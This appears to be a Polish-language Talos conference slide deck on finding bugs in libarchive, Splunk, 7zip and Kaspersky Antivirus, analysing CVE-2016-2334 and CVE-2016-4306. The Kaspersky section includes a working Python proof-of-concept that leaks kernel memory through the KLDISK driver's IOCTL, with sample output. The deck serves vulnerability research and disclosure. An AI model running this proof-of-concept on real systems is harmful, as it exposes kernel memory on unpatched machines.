  - Dlaczego fuzzer tego nie znalazł ?

libarchive\archive\_read\_support\_format\_zip.c:

```
Line 2716     static int
Line 2717     zip_read_mac_metadata(struct archive_read *a, struct archive_entry *entry,
Line 2718         struct zip_entry *rsrc)
Line 2719     {
Line 2720     (...)
Line 2750     metadata = malloc((size_t)rsrc->uncompressed_size); // <--- NULL ALLOCATION
Line 2751     (...)
Line 2766     remaining_bytes = (size_t)rsrc->compressed_size;
Line 2767     metadata_bytes = (size_t)rsrc->uncompressed_size;
Line 2768     mp = metadata;
Line 2769     eof = 0;
Line 2770     while (!eof && remaining_bytes) {
Line 2775         p = __archive_read_ahead(a, 1, &bytes_avail);
Line 2783         if ((size_t)bytes_avail > remaining_bytes)
Line 2784             bytes_avail = remaining_bytes;
Line 2785         switch(rsrc->compression) {
Line 2786             case 0: /* No compression. */
Line 2787                 memcpy(mp, p, bytes_avail); // <-- BUFFER OVERFLOW
```



# Libarchive – analiza bugów

- Bug powiązany jest ze specjalną strukturą „Resource fork”
  - Ta struktura dodawana jest do plików zip na Mac OSX

```
int
archive_read_support_format_zip_seekable(struct archive *_a)
{
    (...)

    #ifdef HAVE_COPYFILE_H
        /* Set this by default on Mac OS. */
        zip->process_mac_extensions = 1;
    #endif

    -----

    static int
    slurp_central_directory(struct archive_read *a, struct zip *zip)
    {
        (...)
        /*
         * Mac resource fork files are stored under the
         * "__MACOSX/" directory, so we should check if
         * it is.
         */
        if (!zip->process_mac_extensions) {
            /* Treat every entry as a regular entry. */
            __archive_rb_tree_insert_node(&zip->tree,
                &zip_entry->node);
        }
    }
}
```

# Libarchive – analiza bugów

- LIBARCHIVE 7ZIP **READ\_SUBSTREAMSINFO** CODE EXECUTION VULNERABILITY
  - Dlaczego fuzzer tego nie znalazł ?

```
Line 2164      ss->unpack_streams = unpack_streams;
Line 2165      if (unpack_streams) {
Line 2166          ss->unpackSizes = calloc(unpack_streams, // <----- ALLOCATION BASED ON OVERFLOWED INT
Line 2167          sizeof(*ss->unpackSizes));
Line 2168      Line 2134      uint64_t *usizes;
Line 2169      Line 2177      usizes = ss->unpackSizes;
Line 2170      Line 2178      for (i = 0; i < numFolders; i++) {
Line 2171      Line 2179          unsigned pack;
Line 2172      Line 2180          uint64_t sum;
Line 2173      Line 2181
Line 2174      Line 2182          if (f[i].numUnpackStreams == 0)
Line 2175      Line 2183              continue;
Line 2152      Line 2184
Line 2153      Line 2185          sum = 0;
Line 2154      Line 2186          if (type == kSize) {
Line 2155      Line 2187              for (pack = 1; pack < f[i].numUnpackStreams; pack++) {
Line 2156      Line 2188                  if (parse_7zip_uint64(a, usizes) < 0) // <--- BUFFER OVERFLOW
Line 2157      Line 2189                      return (-1);
Line 2190                      sum += *usizes++;
Line 2191              }
Line 2192      }
```

## LIBARCHIVE 7ZIP READ\_SUBSTREAMSINFO

---

- 43 krotnie powtórzona pewna struktura
- Czy taki plik będzie występował „naturalnie” żeby w prosty sposób strigerować bug ?
- Niestety NIE ;(
- A więc ?
  - Debugger + hexedytor = manualne tworzenie pliku

# Libarchive vs Splunk

---

- splunk?
  - „Umożliwia agregowanie logów z wielu źródeł, formatów oraz ich analizę”
- Dokumentacja splunk’a wskazuje, że korzysta on z libarchive
- Gdzie dokładnie wykorzystane jest libarchive ? Jak striggerować bug’a ?
  - hackers-grep
    - `hackers-grep.py -n c:\splunk *.*.exe "archive_read_open_filename"`
    - `splunkd.exe`
- Udało się znaleźć potencjalne 2 wektory
  - archiwum w katalogu z logami
    - domyślnie tylko zip
  - upload pliku kmz ( zip ) w panelu webowym splunk’a

# Splunk suicide

- Tylko zip ? Nasz bug kompilowany jest tylko na OSX'e ! ;(
- Nadmiar szkodzi !
- Libarchive pozwala na aktywowanie wsparcia dla wybranych formatów lub wszystkich dostępnych

```
struct archive *a;  
a = archive_read_new();  
  
if( strcmp("7zip",formatName) == 0 ) { archive_read_support_format_7zip(a); }  
if( strcmp("cab",formatName) == 0 ) { archive_read_support_format_cab(a); }  
if( strcmp("rar",formatName) == 0 ) { archive_read_support_format_rar(a); }  
if( strcmp("iso9660",formatName) == 0 ) { archive_read_support_format_iso9660(a); }  
if( strcmp("zip",formatName) == 0 ) { archive_read_support_format_zip(a); }  
(...)
```

**VS**

```
archive_read_support_format_all(a);
```

# Splunk video

---

- Autorzy splunk'a zdecydowali się aktywować wszystkie dostępne formaty
  - Zwiększenie ilości wektorów ataku

[PLAY](#)

# 7zip

- Motywacja
  - Popularność
    - Wersje na różne platformy
      - Windows, Linux (p7zip), OSX (KeKa)
  - Mnogość obsługiwanych formatów
  - Bardzo mała ilość błędów odnalezionych w ostatnich latach
  - Open Source!

## 7-zip : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)


[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication
2	<a href="#">CVE-2015-1038</a>	<a href="#">59</a>			2015-01-21	2015-01-23	5.8	None	Remote	Medium	Not required
3	<a href="#">CVE-2008-6536</a>				2009-03-29	2013-05-29	10.0	Admin	Remote	Low	Not required

Unspecified vulnerability in 7-zip before 4.5.7 has unknown impact and remote attack vectors, as demonstrated by the PROTOS GENOME test suite for Archive Formats (c10).

# 7zip

- Dodatkowa motywacja
  - Doświadczenie w czytaniu kodu archiwizerów
  - Brak ASLR !





# 7zip

---

- Metoda wyszukiwania bugów
  - Code review
- Użyte narzędzia
  - Understand
  - Joern

# 7zip - rezultaty

---

- Bugi
  - 7zip HFS+ NArchive::NHfs::CHandler::ExtractZlibFile method Heap Overflow vulnerability
- Oznaczenie
  - CVE-2016-2334
- Czy udało by się odnaleźć go fuzzując?
  - Mocno problematyczne
    - Duża ilość zależności do spełnienia żeby strigerować bug
    - Charakterystyczny sampel
      - Plik z systemu plików HFS+ z obsługą kompresji
        - Opcja dostępna na OSX od Snow Leopard
      - Wymagane specjalne narzędzia aby znaleźć i skopiować taki plik zachowując jego oryginalną (skompresowaną) postać
      - hfsdebug , afscexpand , ditto

# 7zip - analiza

```
Line 1633  STDMETHODIMP CHandler::Extract(const UInt32 *indices, UInt32 numItems,  
Line 1634          Int32 testMode, IArchiveExtractCallback *extractCallback)  
Line 1635  {  
(...)  
Line 1653      const size_t kBufSize = kCompressionBlockSize; // 0x10000  
Line 1654      CByteBuffer buf(kBufSize + 0x10);  
(...)  
      if (item.Method == kMethod_Attr)  
      {  
          (...)  
      }  
      else  
      {  
Line 1729          HRESULT hres = ExtractZlibFile(realOutStream, item, _zlibDecoderSpec, buf,  
Line 1730          currentTotalSize, extractCallback);
```

# 7zip - analiza

```
Line 1509 UInt32 dataPos = Get32(buf);
Line 1510 UInt32 mapPos = Get32(buf + 4);
Line 1511 UInt32 dataSize = Get32(buf + 8);
Line 1512 UInt32 mapSize = Get32(buf + 12);
Line 1513
Line 1514 const UInt32 kResMapSize = 50;
Line 1515
Line 1516 if (mapSize != kResMapSize
Line 1517     || dataPos + dataSize != mapPos
Line 1518     || mapPos + mapSize != fork.Size)
Line 1519     return S_FALSE;
Line 1520
Line 1521 UInt32 dataSize2 = Get32(buf + 0x100);
Line 1522 if (4 + dataSize2 != dataSize || dataSize2 < 8)
Line 1523     return S_FALSE;
Line 1524
Line 1525 UInt32 numBlocks = GetUi32(buf + 0x100 + 4);
Line 1526 if (((dataSize2 - 4) >> 3) < numBlocks)
Line 1527     return S_FALSE;
Line 1528 if (item.UnpackSize > (UInt64)numBlocks * kCompressionBlockSize)
Line 1529     return S_FALSE;
```

# 7zip – Its DONE

0:000> !analyze -v

\*\*\*\*\*

\*

\*

\*                    Exception Analysis                    \*

\*

\*

\*\*\*\*\*

FAULTING\_IP:

ntdll!RtlReportCriticalFailure+29

77d1ea31 cc           int   3

EXCEPTION\_RECORD: ffffffff -- (.exr 0xfffffffffffffff)

ExceptionAddress: 77d1ea31 (ntdll!RtlReportCriticalFailure+0x00000029)

  ExceptionCode: 80000003 (Break instruction exception)

  ExceptionFlags: 00000000

  NumberParameters: 1

    Parameter[0]: 00000000

FAULTING\_THREAD: 00001584

PROCESS\_NAME: 7z.exe

APP: 7z.exe

LAST\_CONTROL\_TRANSFER: from 77d1f965 to 77d1ea31

BUGCHECK\_STR: APPLICATION\_FAULT\_ACTIONABLE\_HEAP\_CORRUPTION\_heap\_failure\_freelists\_corruption

# 7zip – more problems?

---

- Gdybym zdecydował się na fuzzowanie
  - Generalnie warto używać „Page Heap” [ Gflags ]
- No bugs then!
  - Przy włączony „Page Heap’e” przepełnienie wywołane przez ReadFile nie miało by miejsca



```
ReadStream_FALSE
  ReadStream
    Read
      WinAPI ReadFile
```

# Poisoned archives -podsumowanie

---

- Warto stosować kompleksowe podejście podczas wyszukiwania bugów
  - Fuzzing nie zawsze jest super wygodną i efektywną metodą
    - ( przynajmniej w pierwszej fazie)
    - problemy z zapełnianiem się dysku
    - biblioteka nie właściwie traktowała pewne archiwa
  - Wykonując code review możemy przeoczyć nawet dość oczywiste bugi
- Włączając Page Heap „uciszasz” pewne bugi
- NIE warto używać funkcjonalności, która jest nam zbędna

# Kaspersky Antivirus


---

- Motywacja
  - Dość oczywista
- Jak zacząć szukać bugów w tak dużym/skomplikowanym projekcie ?
  - Drivery
    - Filtry filesystemu
    - x86 syscall hooks
    - Network filters (FW, wykrywanie ataków sieciowych)
  - Pluginy do :
    - przeglądarek
    - klientów pocztowych
  - Unpackery
  - Dekompresory
  - Emulatory kodu
  - (...)




# Kaspersky Antivirus

- Zbadać różnice w obrazie ( stanie ) systemu przed i po zainstalowaniu danego produktu
  - Windows System State Analyzer



- Lista plików / kluczy w rejestrze / kont użytkowników /...  
które uległy zmianie / zostały dodane itd..

# Kaspersky Antivirus



- Attack Surface Analyzer

- Podobne działanie do poprzedniego narzędzia + automatyczna analiza wybranych komponentów pod kątem błędów bezpieczeństwa

# Kaspersky Antivirus

- Zebranie informacji z sekcji zasobów „Version Info” plików PE należących do danego produktu, może nieść ze sobą sporo informacji
  - Skrypt w powershellu
  - python pefile

File	Description
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\acassembler.dll	Application Control Assembler
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\ac_facade.dll	Application Control Product Facade
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\ac_meta.dll	Application Control Meta Information
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\adblock.ppl	AntiBanner
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\ahids.ppl	ids task
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\am_facade.dll	Antimalware Facade
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\am_meta.dll	Antimalware Meta Info Provider
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\antispam.ppl	AntiSpam mail filter
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\aphishehex.ppl	AntiPhishingEx Component
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\application_categorizer.dll	Application Control Application Categorizer
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\application_investigator.dll	Application Control Application Investigator



# Kaspersky Antivirus

---

- Potencjał komponentu jako wektora ataku to nie wszystko
  - Szukanie istotnych obiektów (plików, katalogów, procesów, sterowników,...) do których mamy dostęp
- Narzędzia
  - Windows Sysinternals
    - AccessChk
    - AccessEnum
  - Google / James Forshaw
    - [github / google/sandbox-attacksurface-analysis-tools](#)

```
accesschk.exe -q -o \Device\KLDiskCtl
\Device\KLDiskCtl
Type: Device
RW NT AUTHORITY\SYSTEM
RW BUILTIN\Administrators
RW Everyone
```

# Kaspersky Antivirus



# Kaspersky Antivirus

---

- Kaspersky Internet Security KLDISK driver Multiple Kernel Memory Disclosure Vulnerabilities
- Oznaczenie
  - CVE-2016-4306
- Metoda użyta do znalezienia podatności
  - Reverse Engineering / Code review
- Użyte narzędzie
  - IDA Pro
- Detale
  - Niewłaściwie użyta metoda komunikacji z driverem METHOD\_BUFFERED umożliwiającą wyciek pamięci kernela do user-mode

# Kaspersky Antivirus

---

- Jednym ze sposobów komunikacji z sterownikiem są zapytania I/O (I/O requests)
- Sterownik rozróżnia zapytania ze względu na kod ( IOCTL )
- IOCTL definiuje m.in. w jaki sposób I/O Manager ma traktować przekazane parametry (bufory)
  - `#define IOCTL_Test \`  
`CTL_CODE( TESTCTL_TYPE, 0x902, METHOD_BUFFERED, FILE_ANY_ACCESS )`
  - `0x400e048`
- Typ transferu parametrów : `METHOD_BUFFERED`
  - System alokuje bufor o wielkości równej wielkości większego z buforów wej/wyj : `Irp->AssociatedIrp.SystemBuffer`
- Bufor ten nie jest czyszczony po alokacji
- Do tego bufora system kopiuje bufor wej
- To jak wiele zostanie z niego skopiowane ostatecznie do bufora wyjściowego zależy od wartości ustawionej dla pola : `Irp->IoStatus.Information`

# Kaspersky Antivirus

- Skrypt python leakujący pamięć z wykorzystaniem kldisk( KIDiskCtl )

```
def leak_memory():
    fileName = u'\\\\.\\KIDiskCtl'
    hFile = win32file.CreateFileW(fileName,
                                   GENERIC_READ | GENERIC_WRITE,
                                   0,
                                   None,
                                   OPEN_EXISTING, 0 , None, 0)

    ioctl = 0x8123e048
    inputBuffer = "A"*0x14
    inputBufferLen = len(inputBuffer)
    outBufferLen = 0x1000

    print "Time to send IOCTL : 0x%x" % ioctl
    buf = win32file.DeviceIoControl(hFile, ioctl, inputBuffer, outBufferLen)
    buf = buf[:inputBufferLen:]
    with file('outBuff.bin', 'wb') as f:
        f.write(buf)
```



# Kaspersky Antivirus

User-space  
leak\_mem.py

input

ioctl

output

Kernel

random memory

SystemBuffer

KIDiskCtl

Irp->IoStatus.Information

TALOS

# Kaspersky Antivirus – kldisk.sys

```
NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
```

```
{
```

```
    (...)
```

```
    DriverObject->MajorFunction[9] = (PDRIVER_DISPATCH)sub_407C54;
```

```
    DriverObject->MajorFunction[4] = (PDRIVER_DISPATCH)sub_402CCA;
```

```
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = DispatchDeviceControl;
```

```
    (...)
```

```
int __stdcall DispatchDeviceControl(_DEVICE_OBJECT *DeviceObject, PIRP Irp)
```

```
{
```

```
    irpSp = (PIO_STACK_LOCATION *)Irp->Tail.Overlay.CurrentStackLocation;
```

```
    controlCode = irpSp->Parameters.DeviceIoControl.IoControlCode;
```

```
    switch ( controlCode )
```

```
    {
```

```
        case 0x8123E060:
```

```
            (...)
```

```
        case 0x8123e044:
```

```
            (...)
```

# Kaspersky Antivirus

---

- Dekodowanie IOCTL

WinIoCtlDecoder.py 0x8123e048

Device : <UNKNOWN> (0x8123)

Function : 0x812

Method : METHOD\_BUFFERED (0)

Access : FILE\_READ\_ACCESS | FILE\_WRITE\_ACCESS (3)

# Kaspersky Antivirus

---

- Jeden z IOCTL'i , w którym występuje memory leak

```
Line 1 if ( controlCode == 0x8123E048 )
Line 2 {
Line 3     inBuffer = Irp->AssociatedIrp.SystemBuffer;
Line 4     OutputBufferLength = ioStackLocation->Parameters.DeviceIoControl.OutputBufferLength;
Line 5     *((DWORD*)inBuffer) = sub_92F403CA(inBuffer, &OutputBufferLength);
Line 7     irp->IoStatus.Information = OutputBufferLength;
Line 8 return v13;
```

# Kaspersky Antivirus

```
Line 12 signed int __stdcall sub_92F403CA(PBYTE inBuffer, PDWORD OutputBufferLength)
Line 13 {
Line 14 v2 = checkOnList(*inBuffer);
Line 15 if ( v2 )
Line 16 {
Line 17     v4 = *(inBuffer + 4);
Line 18     if ( v4 > v2->dwordC4 || *OutputBufferLength < v4 + 0x14 )
Line 19     {
Line 20         v3 = 0xC000000D;
Line 21     }
Line 22     else
Line 23     {
Line 24         memcpy(inBuffer + 0x14, &v2->gap4[v2->dwordCC + 160], *(inBuffer + 4));
Line 25         *OutputBufferLength = *(inBuffer + 4) + 20;
Line 26     }
Line 27 }
Line 28 else
Line 29 {
Line 30     v3 = 0xC0000225;
Line 31 }
Line 32 return v3;
Line 33 }
```

# Kaspersky Antivirus

```
python mem_leak.py
```

```
Time to send IOCTL : 0x8123e048
```

```
content of outBuff.bin
```

```
(...)
```

```
Offset  0 1 2 3 4 5 6 7 8 9 A B C D E F
00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 .....
00000090 00 00 00 00 01 00 00 00 05 98 22 F3 9E 86 9E 47 .....P6žtžG
000000A0 BA 76 DD 64 3F 1D 1B 80 00 00 00 00 00 00 00 00 00 svÝd?..€.....
000000B0 00 00 00 00 00 00 00 00 07 00 00 00 3C 00 57 00 .....<.W.
000000C0 41 00 4E 00 20 00 4D 00 69 00 6E 00 69 00 70 00 A.N. .M.i.n.i.p.
000000D0 6F 00 72 00 74 00 20 00 28 00 4E 00 65 00 74 00 o.r.t. .(N.e.t.
000000E0 77 00 6F 00 72 00 6B 00 20 00 4D 00 6F 00 6E 00 w.o.r.k. .M.o.n.
000000F0 69 00 74 00 6F 00 72 00 29 00 00 00 00 00 00 00 i.t.o.r.)......
```

# Wnioski

---

- Prosty fuzzer przy nie skomplikowanej architekturze potrafi przynieść dobre rezultaty
- Stosujmy kompleksowe podejście tam gdzie się tylko da
- Korzystajmy z usprawnień systemów w wyszukiwaniu bugów, ale świadomie!
- Nadmiar potrafi zaszkodzić
- Czasami jedna flaga/linijka ma kolosalne znaczenie
- Daj sobie czas!

Pytania ?

---

Dziękuję !



# TALOS™

[talosintelligence.com](https://talosintelligence.com)

[blog.talosintel.com](https://blog.talosintel.com)

[@talossecurity](https://twitter.com/talossecurity)

